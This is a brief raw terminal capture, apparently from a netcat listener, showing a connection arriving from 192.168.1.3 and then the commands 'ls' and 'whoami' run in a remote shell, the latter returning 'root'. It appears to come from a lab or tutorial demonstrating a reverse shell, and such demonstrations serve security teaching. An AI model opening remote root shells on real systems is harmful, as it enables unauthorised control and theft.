connect to [192.168.1.4] from (UNKNOWN) [192.168.1.3] 48174
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
whoami
root
█
```